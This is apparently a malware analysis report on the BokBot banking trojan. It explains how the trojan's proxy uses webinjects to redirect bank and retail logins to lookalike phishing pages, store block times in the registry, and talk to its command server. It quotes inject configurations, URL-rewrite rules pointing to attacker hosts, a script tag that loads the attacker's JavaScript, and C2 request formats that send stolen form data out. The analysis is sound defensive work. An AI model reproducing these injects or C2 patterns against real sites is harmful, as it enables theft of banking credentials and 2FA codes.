This scans the webpage body looking for text (“Account Balance,” “Current Balance,” etc.) related to account balances, security challenge questions and other personal data. If located, the URL, the HTML body and the matched text are compressed and sent to the C2.

Screenshots

Screenshots are generated when a URL matches on a Type 49 inject. Screenshots are taken using the Windows GDI+ API. A bitmap is generated, written to a tmp file, read into a buffer, compressed, and then sent to the C2. Bitmaps are written to the local temp directory under AppData and the filename is a unique string of alpha characters.

Example: AppData\Local\Temp\alksfjlkdsfk.tmp

Although no concrete examples came with the webinjects of the BokBot versions used to generate this report, it is believed that these screenshots will contain sensitive details related to commercial and banking accounts.

Code Injection

Code injection works by either matching a URL, or doing a match and replace on an HTML element.

Types 17 and 19

Types 17 and 19 are used to hide elements within a page, grab form data, inject code, replace code, and to make the webfake experience more believable for the victim. The difference between these two types is that Type 17 doesn’t rely on regex to match and replace HTML and Javascript.


```
Type: 17
URL Match:
(www\.)?americanexpress\.com\/(?!.*\.(woff|ttf|svg|eot|otf)$)
Element Match: class="dropdown-wrapper"
Replace With: class="dropdown-wrapper" style="display: none;"
```

Type 81

Type 81 is a list of URLs that are ignored entirely by the proxy server. The purpose is to avoid complications that could come up when injecting into advertisements and chat or email clients. Rather than deal with handling this code, the requests and responses are forwarded to the victim or the target by the proxy, without modification.

Webfake Phishing Site

BokBot uses the webinjects to create a replica of the original target website. These replica websites are called webfakes. URIs are rewritten to forward the traffic to the webfake site. This section covers each of the injection types used to redirect traffic to a webfake. The web browser is not aware that traffic is being redirected to the webfake.


Enter your Personal Information

Please enter your Personal Information then click "Next".

Social Security Number *	___ – ___ – ___
	Please enter valid Social Security Number.
Date of Birth *	___ / ___ / ___
Mother's Maiden Name *	___

Figure 4: BokBot WebFake Example

Type 50

Type 50 requests perform exact matches (no regex) on URIs received from the client. Whenever a match occurs, the URL is rewritten to point toward the webfake site, and the request is sent to the replica page. The response to that request is parsed by the proxy server and sent back to the victim.

```
Type: 50
Match: https://hospirit.com/amazon/style/css/main.css
Webfake Template: !amazon
```

Type 51

To match individual icon/gif/bitmap/other names, regex match and replace is leveraged:

- Regex to match: ^https:\/\/www\.amazon\.[a-z]{2,5}\/.*\/style\/images\/(.*)\.(png'|gif)$
- Replacement URI: hxxps://hospirit[.]com/amazon/style/images/$1.$2
  IP Address for hospirit[.]com: 185.68.93.136

This regex will replace the values “$1” and “$2” with the name of the PNG or GIF file. This rewritten request is what will be sent out of the proxy server.

```
Type: 51
Match:
^https:\/\/access\.jpmorgan\.com\/style\/images\/(.*)\.(png|gif|jpg|P
NG|GIF|JPG)$
ReWrite: hospirit.com/jpmorgan/style/images/$1.$2
```

Type 52

Type 52 requests appear to check a URL for a substring and then extract that data, but the BokBot samples used to build this report did not contain a Type 52 rewrite.

URL Rewrite Bypass

It would become an issue if the same webfake process is used every time a victim attempts to log into a targeted website. Once the victim's information has been collected, there is no longer a need to rewrite URLs to point towards the webfake site. Instead, the request should be sent, unmodified, to the real website. To ensure this happens, BokBot, maintains a list of subkeys located under the HKCU\Software\Classes\CLSID registry key.

For this to work, a unique name needs to be generated for each of the target sites. Each of the inject types included in this category contains a Webfake Template field, for example:


```
Webfake Template:
912e2ef55f73d6ac2db352e1056cb964#front://content/main?a=912e2ef55f73d
6ac2db352e1056cb964&b=#gid#&c=#id#
```

The highlighted value is used as a seed to generate a unique registry key name (covered in more detail in the "Verification Requests" section). Each of the target sites contains either a value similar to the one highlighted above, or a simple identifier that uses the URL hostname (e.g., "amazon").

If the registry subkey exists, the proxy server sends a request to the C2 to determine if the request should be rewritten. If the response from the C2 is anything other than one of the two bytes — "0x2D" or "0x2B" — the legitimate URL will not be rewritten to point to the webfake site.

Verification Requests

Verification requests are generated by the Bot API javascript (covered further down) and are used to either send data to the C2, or to insert/delete/query a value in the registry. Multiple verification request types are used, each one is processed by the proxy server.



Verification Action Dictionary		
Verification Type	Bankname Parameter	Action
96	banknameS	Add a"block time" to the registry
97	banknameG	Read the current "block time" from the registry
98	banknameD	Delete the "block time" value from the registry
100	banknameF	• Type 1 - Proxy interacts with C2 • Type 2 - Bot API interacts with C2

Table 4: Verification Commands

Type 96

In order to either display a "Site Down for Maintenance" message or present the victim with a legitimate website (bypass the URL rewrite request), the Bot API injected javascript code can generate these Type 96 `banknameS` requests.

```
Type: 96
Verification:
/verification?GID=FLZLijE6zCDNHVUdVOHWrcPlUlwJA0HOffqX1gvnmMpTv5fWKDF
n4JM0DNhbvcxnHv4YHdzOrh8kDw4D6C3tNp4iOOER2SXOuAs&banknameS=
Bankname Param: banknameS=
```

The values passed to the body of this request will be written to the registry and checked both by the Bot API and during execution of the code that handles the URL redirection request types.

Each site is provided a unique ID that is sent to the proxy server via the `banknameS` parameter. This value is used to generate a UUID, which will be the name of the registry key. All of these entries are created under the following registry path: `HKCU\Software\Classes\CLSID`.

After the key is created, the value located in the body of the Type 96 request is hashed and written to the (`Default`) value field in the registry subkey.

Types 97 and 98

Both Type 97 and 98 verifications will be generated by the Bot API's injected javascript, and will perform an action on the registry key that was created by the Type 96 request. Type 97 queries the registry to see if the value exists, and Type 98 will delete the key.

Type 100

Verification Type 100 is either passed directly to the C2 (Type 2) or the request tells the proxy server to interact with the C2 (Type 1) in some manner. These requests are either HTTP POST or HTTP GET requests that contain the information collected from the malicious javascript code.

Putting it All Together

Let's take an example using the cashanalyzer website inject: First, the proxy server receives a request from a web browser to access www.cashanalyzer.com. The proxy cycles through the various webinject lists to match the URL. A match is found.

```
Victim request: https://www.cashanalyzer.com/caloadbalance.aspx

Type:  50
Match:  ^www\.cashanalyzer\.com\/.*\.(dll|aspx)$
Replace:  hospirit.com/cashanalyzer/
Webfake Template:
2299737dfa5c070dc29784f1219cd511#front://content/main?a=2299737dfa5c0
70dc29784f1219cd511&b=#gid#&c=#id#
```

The proxy server takes the `2299737dfa5c070dc29784f1219cd511` value from the first part of the Webfake Template field and uses it to generate a UUID to determine if a "Site Down For Maintenance" page is set (see the "Verification Requests" section). If it exists, a request is sent to the C2 to determine if the block page should be updated with a new time or removed.

Once the block page check has been made, the proxy server takes the rest of the Webfake Template and replaces the `front://` string with the web protocol (HTTP/HTTPS) and the replacement URL `hospirit.com/cashanalyzer`. The URL path and query, `content/main?a=2299737dfa5c070dc29784f1219cd511&b=#gid#&c=#id#`, is appended to the end of the URL. The Project ID and the Bot ID values replace the `#gid#` and `#id#` parameter value tokens, respectively.

```
https://hospirit.com/cashanalyzer/content/main?a=2299737dfa5c070dc297
84f1219cd511&b=<project id>&c=<bot id>
```

This request is sent to the webfake. A response is sent and additional checks are made to determine if anything matches one of the inject types. In this case, no match was found and the response will be forwarded back to the victim's browser without modification. The browser is not aware of the redirection and the original requested URL is still visible in the browser address bar.

As the browser renders the response, additional requests will be sent to load dependant javascript files from the webfake. In this case, `main.js` is loaded from the webfake. The browser requests to download the javascript file from the redirected website and, once again, the proxy server performs the webinject match routines. As a result, a Type 19 match is found.

```
Type: 19
URL Match: hospirit.com/cashanalyzer/main.js
Code to Inject: "2299737dfa5c070dc29784f1219cd511".init("#id#",
"#gid#");
```

The “Code to Inject” value will be injected into the `main.js` code when the redirected website responds to the request. Now all of the necessary components are in place to collect the target’s account information.

Once form data is collected, Validation Type 100 requests are sent and processed by the proxy server. These requests are POST requests with the form data contained within the request body. Once processed by the proxy, the form data will be sent to the C2 by signaling the C2 communication thread.

```
segregory[.]com/in.php?g=1&c=3592L387P92A771N77&p=3&r=104
```

The request parameters can be parsed by referring back to the “Proxy C2 Communication” section.

There are multiple variations of how webinjects are handled by the proxy server. However, this example is sufficient to showcase the entire workflow.

Traffic Manipulation: Browser Perspective

Due to the multitude of variations for the injected javascript API, and rather than attempting to abstract and present the high-level processes each inject has in common, this section will focus only on continuing the cashanalyzer.com example introduced in the previous section. This analysis can be used to understand how the other injects work.


The first couple of sections will cover how the site interacts with the victim, the proxy and the C2. After that is covered, the “Putting it All Together” section will connect the separate pieces.

Bot API: Core Javascript Module

As previously mentioned, the `main.js` file contains the Bot API code. This code provides everything necessary to interact with the proxy, the C2 and the webpage HTML elements, to ensure that the victim has a seamless experience while entering the account information.

Token States

A token state is a numerical indicator used to identify what action the Bot API should take next. There are five token states:




State	Meaning	Details
0	NOT_INITIALIZED	This is the default page state
1	WAIT_ADMIN_CMD	A request is being sent to the proxy/C2
2	WAIT_USER_INPUT	A form is being loaded by a view
3	BLOCK	Page is blocked with a “Down for Maintenance” page
4	ERROR	Indicates some connection failure

Table 5: Token States

As an example, if there is some sort of error, the token state is set to either 3 or 4, and this will trigger the logic in the javascript to call the viewBlock method (next section) and load the “Site Down for Maintenance” page.

Page View Architecture

In order to ensure that the correct information is collected in the proper order, the Bot API relies on a traditional view/controller architecture. In this case, the controller is the attacker-controlled webfake site. The Bot API client notifies the C2 that it is ready to receive a command, the server responds with a command, and this command is used to load the next page view.



Command ID	View Method	Details
1	viewBlock	Displays a message stating that the site is down for maintenance for a specific period of time.
2	viewToken	Form requesting the security token from a 2FA device
3	viewAnswers	Login form asks for the username, password, and company name
4	viewBlock	Same as the first view, but the logic to calculate the maintenance time period is different
5	viewContact	For requesting first name, last name, phone number
6	gotToOriginal	Displays a message asking the victim to try logging in under a different name, and it will redirect to the site's actual login page.
99	goToOriginal	This is the same as Command ID 6, but no additional message will be displayed.

Table 6: Page View Commands

Once the command is received by the Bot API, the CSS display field of the relevant HTML element is modified to display this code block. A typical session using the webfake will take the following steps:

1. Login page view is loaded
    1. Victim enters the account information and submits the form
    2. A wait page is displayed as the login form is processed
2. Security token page view is loaded
    1. Victim enters the security token
    2. A wait page is displayed as the security token form is processed
3. First name/last name/phone number page view is loaded
    1. Victim enters this information
    2. Another wait page is displayed as this form is processed

An example of this will be covered in the “Putting it All Together” section below.

Wait Pages

After the victim attempts to log in to the website, there is an idle period as the proxy forwards the request to the webfake site, and that site forwards the request to the legitimate website. To avoid causing any concern, the Bot API displays a wait page.



Dollar Bank
CashAnalyzer®
Management System
Authorization Process
22 %
Equal Housing Lender. FDIC Insured. Copyright © 2018, Dollar Bank, Federal Savings Bank. All rights reserved.

Figure 5: Post-Login Wait Page

There are multiple versions of this site, one for each step of the account information collection process: login information; security token information; security question answers; and the form that collects the victim's name and address.

Communication: Bot API Requests to the C2

Commands are forwarded to the C2 on behalf of the Bot API by the proxy server using Validation Type 100 requests. Contained within these requests is a base64-encoded string. This string decodes to a series of parameters in JSON format.

```
{
  "a": "8156468791",
  "b": "2299737dfa5c070dc29784f1219cd511",
  "c": "9564385215",
  "d": 0,
  "e": 0,
  "f": "https://subsequire.com/cashanalyzer/",
  "g": "",
  "h": "11:41:26| Initialized script |11:41:26| Variable block:
1543509876477 View block: false |11:41:26| Start check enabled or
disabled token "
}
```

Table 7 describes the meaning of each of these parameters. In this case, the Bot API is notifying the C2 that the page has not been initialized (invalid).

Parameter	Purpose	Details
a	Bot ID	
b	Bankname	Unique bankname ID
c	Project ID	
d	Token State	• 0 - Invalid • 1 - Sending Request • 2 - Loading form • 3 - C2/Proxy Error • 4 - HTTP 404
e	Type Request	The type of the request being sent to the C2. • 0 - Invalid (HTTP GET) • 1 - Heartbeat (HTTP GET) • 2 - Form (HTTP POST) • 3 - Send Log (HTTP POST)
f	Current URL	
g	Form	
h	Log	Debugging logs for the injected javascript bot.

Table 7: URL Parameters for Bot API C2 Communication


Heatbeat (Type 1) requests are sent out at regular intervals by the Bot API. These requests are used as a means to maintain constant communication with the C2 and provide a medium for the Bot API to receive commands.

Communication: C2 Responses to the Bot API

Responses from the C2 contain commands specifying what actions the Bot API should take, based on the initial request. After each form submission, a command is received from the C2 telling the Bot API which page to load next. These responses are also base64-encoded JSON.

```
{"command":{"type":5,"id":99},"status":1}
```

In this case, the command ID is “99” and it is telling the Bot API to reload the original site. This will reset all of the forms, clear any site blocks and load the original page. Table 8 covers the various fields of the C2 response:




Parameter	Purpose	Action
type	Unknown	
id	Command	• 01 -- viewBlock • 02 -- viewToken • 03 -- viewAnswers • 04 -- viewBlock • 05 -- viewContact • 06 -- goToOriginal • 99 -- goToOriginal
status	Unknown	Likely used to indicate a successful request
payload	Additional Data	Additional data to be passed to a page view method

Table 8: C2 Response Fields

As can be seen, the `id` field lines up with the view commands table (Table 6) covered in the “Page View Architecture” section.

Site Maintenance Page

Whenever the token state of the Bot API is set to “3” or “4,” an error page stating that there are technical issues is displayed (Figure 6). The token is set to one of those two states whenever there is an issue communicating with the C2, the webfake, the proxy server, or if an error occurs when the webfake communicates with the real website.


Dollar Bank

CashAnalyzer®

Management System

We are sorry. There are some technical issues on our servers at the moment.
Everything will be fixed on Sunday, December 2nd at 3:00 PM

02 : 59 : 41

Equal Housing Lender. FDIC Insured. Copyright © 2018, Dollar Bank, Federal Savings Bank. All rights reserved.

Figure 6: BokBot Proxy "Site Down for Maintenance" Page

The fix date is generated by adding one hour to the current time. After displaying the website, this timestamp is set in the registry by sending a Type 96 Verification request. Once the timer expires, a Type 98 Verification request is sent to delete the block time from the registry.

Logging

The Bot API is constantly sending logging data back to the C2 as base64-encoded JSON. The following is the decoded JSON object:

```
'{"a":"8156468791","b":"2299737dfa5c070dc29784f1219cd511","c":"956438
5215","d":0,"e":0,"f":"https://subsequire.com/cashanalyzer/","g":"","
h":"11:41:26| Initialized script |11:41:26| Variable block:
1543509876477 View block: false |11:41:26| Start check enabled or
disabled token "}'
```

This chunk of data has a series of `key:value` pairs, where the h key contains the log, as a `value`. The logs are descriptive and useful for the malicious actor.

Putting it All Together

Initial Browser Request

The victim's browser sends a request for cashanlyzer.com, and that request is intercepted by the proxy, rewritten, sent to the webfake site, and the response is sent from the proxy to the victim. The page content also contains the following javascript code to load a javascript file from the attacker-controlled site:

```
<script type="text/javascript">
        document.write("<scr" + "ipt
src='hxxps://subsequire[.]com/frostcash/main.js?" + Math.random() +
"'></scr" + "ipt>");
    </script>
```

This `main.js` request is forwarded by the proxy and has the following code injected into the response:

```
"2299737dfa5c070dc29784f1219cd511".init("8156468791",
"9564385215");(function(){})();
```

This code will call the `String.prototype.init` method that is defined in `main.js`. In this case, the init method contains the malicious Bot API javascript module, and will end up calling the main function to initialize and load the webfake site.

